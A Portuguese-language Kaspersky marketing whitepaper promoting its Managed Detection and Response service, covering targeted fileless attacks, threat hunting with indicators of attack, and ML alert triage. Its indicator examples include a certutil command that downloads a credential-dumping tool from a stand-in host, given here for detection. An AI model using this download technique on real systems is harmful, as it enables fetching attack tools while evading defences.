Uma abordagem sistêmica à proteção

Caça aos caçadores

kaspersky

Saiba mais em kaspersky.com.br
#bringonthefuture

Introdução

À medida que os processos corporativos passam por uma automação ampla e abrangente, as empresas dependem cada vez mais das tecnologias da informação. Por outro lado, isso significa que os riscos associados à interrupção dos principais processos empresariais estão mudando cada vez mais para a área de TI. Os desenvolvedores de ferramentas de automação sabem disso e, em uma tentativa de lidar com os possíveis riscos, investem cada vez mais em segurança de TI, uma característica fundamental de qualquer sistema de TI, juntamente com confiabilidade, flexibilidade e custos. Nas últimas décadas, assistimos a uma melhoria significativa na segurança dos produtos de software. Praticamente todos os fabricantes de software globais agora publicam documentos dedicados às configurações de segurança e à utilização segura dos seus produtos, enquanto o mercado de segurança da informação é inundado com ofertas para assegurar a proteção das mais diversas formas.

Porém, quanto mais as atividades de uma empresa dependem da TI, mais atraente é a ideia de invadir seus sistemas de informação, o que justifica todos os investimentos adicionais nos recursos necessários para efetuar um ataque bem-sucedido frente ao aumento dos níveis de segurança de TI.

Uma abordagem sistêmica à proteção

O aumento dos níveis de segurança de software e as tecnologias de proteção em constante evolução dificultam a realização de um ataque bem-sucedido. Por isso, após investir na penetração de várias camadas de defesa, os cibercriminosos querem passar muito tempo dentro da infraestrutura de destino, maximizando seus lucros ao causar a maior quantidade de danos possível. Daí o surgimento dos ataques direcionados.

Esses ataques são cuidadosamente planejados e implementados e, juntamente com ferramentas automatizadas, eles exigem o envolvimento direto e profundo dos invasores profissionais para penetrar nos sistemas. O combate eficaz a esses invasores profissionais só pode ser realizado por profissionais que tenham as mesmas qualificações e as mais recentes ferramentas para detectar e prevenir ataques a computadores.

Do ponto de vista do gerenciamento de riscos, considera-se que os objetivos de segurança de uma organização são alcançados quando o custo do comprometimento do sistema para o invasor ultrapassa o valor dos ativos de informação obtidos por ele. E, como já foi dito, penetrar várias camadas de segurança é caro e desafiador. Mas existe uma maneira de reduzir drasticamente os custos de um ataque avançado e, ao mesmo tempo, permanecer quase certamente indetectável pelo software de segurança integrado. Basta incorporar uma combinação de técnicas e ferramentas legítimas amplamente conhecidas ao seu arsenal de ataque avançado.

Na realidade, os sistemas operacionais atuais contêm tudo o que é necessário para um ataque, sem que seja preciso recorrer a ferramentas maliciosas, e isso reduz significativamente os custos das invasões. É com essa "funcionalidade dupla" das ferramentas integradas dos sistemas operacionais que os administradores de sistemas trabalham e, por isso, distinguir as suas atividades legítimas das atividades de um agente de ameaças é muito difícil, e praticamente impossível apenas por meio da automação. A única forma de combater essas ameaças é adotar uma abordagem sistêmica à proteção (Figura 1). Isso implica detecção imediata para os casos em que uma ameaça é impossível de ser evitada e, se a detecção automática não for possível, deve-se ter práticas proativas de busca de ameaças e resposta a incidentes a fim de pesquisar os dados coletados para identificar e responder em tempo hábil às ameaças que conseguem contornar com êxito as soluções de segurança automáticas.



Figura 1. Uma abordagem sistêmica à proteção

Escondido bem à vista

Na Kaspersky, podemos afirmar com confiança que a lista de tecnologias de detecção e prevenção de ameaças que desenvolvemos ao longo dos anos, incluindo a mais recente pesquisa sobre Big Data e Machine Learning, significa que os nossos produtos de segurança conseguem neutralizar qualquer ataque que possa ser detectado e evitado de forma automática. A detecção e prevenção automáticas são apenas o começo. Mais de 20 anos de pesquisas e prevenção de ataques a computadores nos deram uma ferramenta ainda mais potente para lidar com essas áreas quando a automação não é suficiente: a inigualável expertise humana.

Os ataques direcionados levam em consideração as ferramentas de proteção disponíveis para as vítimas e são desenvolvidos de acordo com isso, contornando os sistemas de detecção e prevenção automáticos. Esse tipo de ataque normalmente é realizado sem usar nenhum software, e as ações dos invasores praticamente não se distinguem daquelas que seriam normalmente realizadas por um técnico de TI ou de segurança de informações.

A seguir estão apenas algumas das técnicas aplicadas nos ataques atuais:

- A utilização de ferramentas para dificultar a perícia digital, por exemplo, apagando de forma segura artefatos no disco rígido ou implementando ataques exclusivamente na memória de um computador
- O uso de ferramentas legítimas que os departamentos de TI e segurança de informações utilizam habitualmente
- Ataques em várias etapas, em que os vestígios das etapas anteriores são eliminados de forma segura
- Trabalho interativo realizado por uma equipe profissional (semelhante ao usado durante os testes de penetração)

Só é possível identificar esses ataques depois que o ativo-alvo foi comprometido, pois somente aí é possível detectar o comportamento suspeito indicativo de atividade maliciosa. Um elemento-chave aqui é o envolvimento de um analista profissional. Uma presença humana na cadeia de análise do evento ajuda a compensar os pontos fracos inerentes à lógica da detecção automatizada de ameaças. E quando os ataques semelhantes a testes de penetração envolvem um invasor humano ativo, essa pessoa tem, sem dúvida, uma vantagem quando se trata de contornar tecnologias automatizadas. A presença oposta de um analista humano com os recursos adequados é a única forma segura de combater o ataque.

Escassez de talentos de segurança de TI

Enquanto isso, o recrutamento de pessoal de segurança de TI atingiu níveis críticos. O número de vagas não preenchidas globalmente encontra-se em 4,07 milhões, bem acima dos 2,93 milhões registrados no ano anterior. A crescente procura por expertise em segurança de TI também significa que está difícil encontrar profissionais qualificados, além de justificar os elevados custos envolvidos na contratação deles. Por isso, se você ainda não tem um conjunto completo de especialistas em segurança para buscar, investigar e responder às ameaças, este não é um bom momento para tentar atrair mais especialistas. Você precisa encontrar outro caminho.

Os produtos e serviços de detecção e resposta gerenciadas (MDR, Managed Detection and Response) podem ser uma solução eficaz para as organizações que procuram estabelecer e melhorar a detecção e a resposta a ameaças de forma precoce e eficiente, mas não dispõem de recursos internos especializados de segurança de TI suficientes (Figura 2). Terceirizar tarefas de segurança que exigem habilidades (por exemplo, a busca de ameaças) para um provedor experiente de MDR gerará uma função de segurança de TI instantaneamente madura, sem a necessidade de investir em pessoal adicional ou treinamento. A detecção, priorização, investigação e resposta totalmente gerenciadas, sob medida e contínuas podem ajudar a evitar interrupções nos negócios e minimizar o impacto total dos incidentes, justificando amplamente quaisquer custos associados.

KASPERSKY MANAGED DETECTION AND RESPONSE



Figura 2. O escopo dos serviços de MDR

A agulha no palheiro

O SOC da Kaspersky monitora continuamente mais de 250 mil endpoints em todo mundo, e esse número está em constante crescimento. Nós coletamos e processamos uma enorme quantidade de telemetria de cada um desses sensores. Embora a maioria das ameaças seja detectada e evitada automaticamente e apenas um pequeno número siga para validação humana, a quantidade de telemetria bruta que exige análise adicional continua sendo enorme, e analisar tudo isso manualmente para fornecer busca de ameaças para os clientes na forma de serviço operacional seria impossível. A solução é separar os eventos brutos que estão de alguma forma relacionados com atividades maliciosas conhecidas (ou mesmo apenas teoricamente possíveis) para que passem por análise adicional pelos analistas do SOC.

No nosso SOC, chamamos esses tipos de eventos de "buscas", oficialmente conhecidos como "indicadores de ataque" ou IoAs, pois eles ajudam a automatizar o processo de busca de ameaças. A criação de um IoA é uma arte e, como a maioria das formas de arte, é necessário mais do que apenas um desempenho sistemático. Perguntas devem ser feitas e respondidas, como: "Quais técnicas precisam de detecção como prioridade? E quais podem esperar um pouco?" ou "Quais técnicas um verdadeiro invasor teria mais probabilidade de usar?". É aqui que o conhecimento de métodos dos adversários é de grande valor.

A detecção baseada em IoA é aplicada à atividade pós-exploração, na qual as ferramentas utilizadas pelos invasores não são explicitamente maliciosas, mas sua utilização hostil é. A funcionalidade padrão, mas suspeita, é identificada em utilitários legítimos, onde seria impossível classificar o comportamento observado como malicioso por meio da automação.

Exemplos de IoAs:

- **Iniciar um script de linha de comando (ou bat/PowerShell) em um navegador, aplicativo do Office ou aplicativo de servidor (como SQL Server, SQL Server Agent, nginx, JBoss, Tomcat, etc.);**
- **Utilização suspeita de certutil para download de arquivos (exemplo de comando: certutil -verifyctl -f -split https[:]//example.com/wce.exe);**
- **Upload de arquivo com BITS (Background Intelligent Transfer Service);**
- **Comando whoami na conta SYSTEM, e muitos outros.**

A Kaspersky identifica quase metade de todos os incidentes por meio da análise de ações ou objetos maliciosos usando IoAs, o que demonstra a eficiência geral dessa abordagem na detecção de ameaças avançadas e ataques sofisticados sem malware. No entanto, quanto mais um comportamento malicioso imita o comportamento normal dos usuários e administradores, maior é a taxa potencial de falsos positivos e, consequentemente, menor é a taxa de conversão de alertas. Portanto, isso é algo que tem de ser resolvido.

Avançando na fila

Os invasores avançados geralmente usam as mesmas ferramentas, a partir das mesmas estações de trabalho, visando os mesmos sistemas e com os mesmos intervalos de tempos que um administrador de sistemas real – sem nenhuma anomalia ou valor atípico, nada. Frente a isso, apenas um analista humano pode tomar a decisão final, classificando a atividade observada como maliciosa ou legítima ou mesmo fazendo algo tão simples quanto perguntar ao pessoal de TI se eles realmente executaram essas ações.

No entanto, os analistas do SOC só podem trabalhar com resultados finitos. Uma vez que é necessário um analista humano para verificar e priorizar as detecções automáticas para investigação e resposta adicionais, é muito importante determinar o mais rapidamente possível se o comportamento observado é normal para uma infraestrutura de TI específica. Ter uma linha de base do que é considerado atividade normal ajudará a reduzir o número de falsos alertas e a aumentará a eficácia da detecção de ameaças.

Taxas elevadas de falsos positivos e fluxos de alerta significativos que exigem verificação e investigação podem afetar consideravelmente o tempo médio para responder a incidentes reais. É aqui que entra o Machine Learning (ML). Os modelos de ML podem ser treinados com alertas previamente validados e rotulados por analistas do SOC. Ao fornecer alertas com classificação específica, o modelo de ML pode auxiliar na priorização, filtragem, colocação em fila de espera, etc. O modelo de ML exclusivo da Kaspersky permite a automação da triagem inicial de incidentes e minimiza o tempo médio para responder ao aumentar significativamente o rendimento do analista.

O perigo está nos detalhes

Os alertas provenientes de ativos protegidos exigem correlação, pois os invasores se movem lateralmente de host para host. Para definir a estratégia de resposta mais eficaz, é importante identificar todos os hosts afetados e obter visibilidade total sobre suas ações. Em alguns casos, pode ser necessário realizar investigações adicionais. Os analistas coletam o máximo de contexto possível para determinar a gravidade de um incidente. A gravidade de um incidente está baseada em uma combinação de fatores, incluindo o agente da ameaça, a fase do ataque no momento da detecção (por exemplo, a "kill chain" cibernética), a quantidade e os tipos de ativos afetados, detalhes sobre a ameaça e como pode ela ser relevante para os negócios de um cliente, o impacto identificado na infraestrutura, a complexidade das medidas de neutralização, entre outros fatores. Para compreender o que realmente está acontecendo, você precisa manter o acesso a conhecimento continuamente atualizado sobre os seus invasores, a motivação deles, os métodos e as ferramentas que utilizam e os potenciais danos que podem provocar. A geração dessa inteligência exige dedicação constante e altos níveis de expertise.

O SOC da Kaspersky analisa os dados recebidos usando todo o nosso conhecimento sobre táticas, técnicas e procedimentos utilizados por adversários em todo o mundo (Figura 3). Nós reunimos informações de pesquisas de ameaças constantes, da base de conhecimento MITRE ATT&CK, de dezenas de iniciativas anuais de avaliação de segurança realizadas em todos os setores e de práticas contínuas de monitoramento da segurança e de resposta a incidentes. Esse conhecimento constantemente atualizado assegura a detecção bem-sucedida de ameaças dissimuladas sem malware e proporciona conscientização completa da situação, o que nos permite verificar possíveis casos e fornecer orientação clara e prática aos clientes.



Figura 3. Fluxo de análise de incidente no Kaspersky MDR

Entrando em ação

Após a estratégia de resposta ser definida, é necessário agir. Normalmente, os serviços de MDR terminam aqui. Os clientes recebem os relatórios do incidente com recomendações de resposta e, depois, é da responsabilidade deles aplicá-las aos sistemas. Considerando, em primeiro lugar, que a falta de especialistas em segurança de TI foi o que motivou o cliente a optar pela MDR e o fato de que essas recomendações podem ser extremamente técnicas e nem sempre claras e práticas, a resposta em tempo hábil e eficaz pode ser comprometida. A ausência de uma funcionalidade de resposta automatizada centralizada aumenta consideravelmente o problema, comprometendo os benefícios potenciais obtidos com essas iniciativas.

O Kaspersky MDR conta com as melhores tecnologias de segurança baseadas na exclusiva inteligência de ameaças contínua e em Machine Learning avançado. Ele evita automaticamente a maioria das ameaças, ao mesmo tempo que valida todos os alertas do produto para assegurar a eficácia da prevenção automática, além de analisar proativamente os metadados de atividades do sistema em busca de sinais de um ataque ativo ou iminente. Nossa MDR compartilha o mesmo agente com o Kaspersky Endpoint Security for Business e o Kaspersky Endpoint Detection and Response (EDR) Optimum, fornecendo funcionalidade estendida após a ativação. O agente permite que os hosts infetados sejam isolados, os processos não autorizados sejam encerrados e os arquivos maliciosos sejam colocados em quarentena e excluídos, tudo isso feito remotamente com um só clique.

Dependendo dos seus requisitos, o serviço oferece interrupção e contenção de ameaças totalmente gerenciadas ou guiadas, mas mantendo todas as ações de resposta sob o seu total controle. As diretrizes de resposta a incidentes são práticas e fornecidas em linguagem simples, o que permite a execução rápida e eficaz. Os clientes do Kaspersky MDR podem usar a funcionalidade EDR Optimum para iniciar centralmente as ações de resposta recomendadas ou autorizar a Kaspersky a iniciar automaticamente a resposta remota a incidentes para determinados tipos de incidentes[1].

Conclusão

As ferramentas automatizadas de detecção e prevenção de ameaças e a busca de ameaças cibernéticas não são, individualmente, soluções infalíveis para todo o espectro das ameaças atuais. No entanto, pode ser bastante eficaz combinar ferramentas tradicionais de detecção e prevenção ativadas antes do comprometimento e um processo iterativo de pesquisa de novas ameaças não detectadas pelas ferramentas automatizadas após o comprometimento. O Kaspersky Managed Detection and Response maximiza o valor das suas soluções de segurança da Kaspersky, oferecendo detecção, priorização, investigação e respostas completamente gerenciadas, sob medida e contínuas.

O combate a ataques direcionados exige uma vasta experiência, bem como aprendizagem constante. Como primeiro fornecedor a estabelecer, quase uma década atrás, um centro dedicado para investigar ameaças complexas, a Kaspersky detectou mais ataques direcionados sofisticados do que qualquer outro provedor de soluções de segurança. Ao aproveitar esses conhecimentos exclusivos, você pode obter os principais benefícios de ter o seu próprio centro de operações de segurança sem ter de efetivamente estabelecer um.

[1] Consulte a lista de ações de resposta remota atualmente disponíveis here. Essa lista será continuamente ampliada.

Notícias sobre ameaças cibernéticas: www.securelist.com
Notícias sobre segurança de TI: business.kaspersky.com

www.kaspersky.com.br

kaspersky BRING ON THE FUTURE

2021 AO KASPERSKY LAB. AS MARCAS REGISTRADAS E DE SERVIÇO SÃO PROPRIEDADE DOS RESPECTIVOS TITULARES.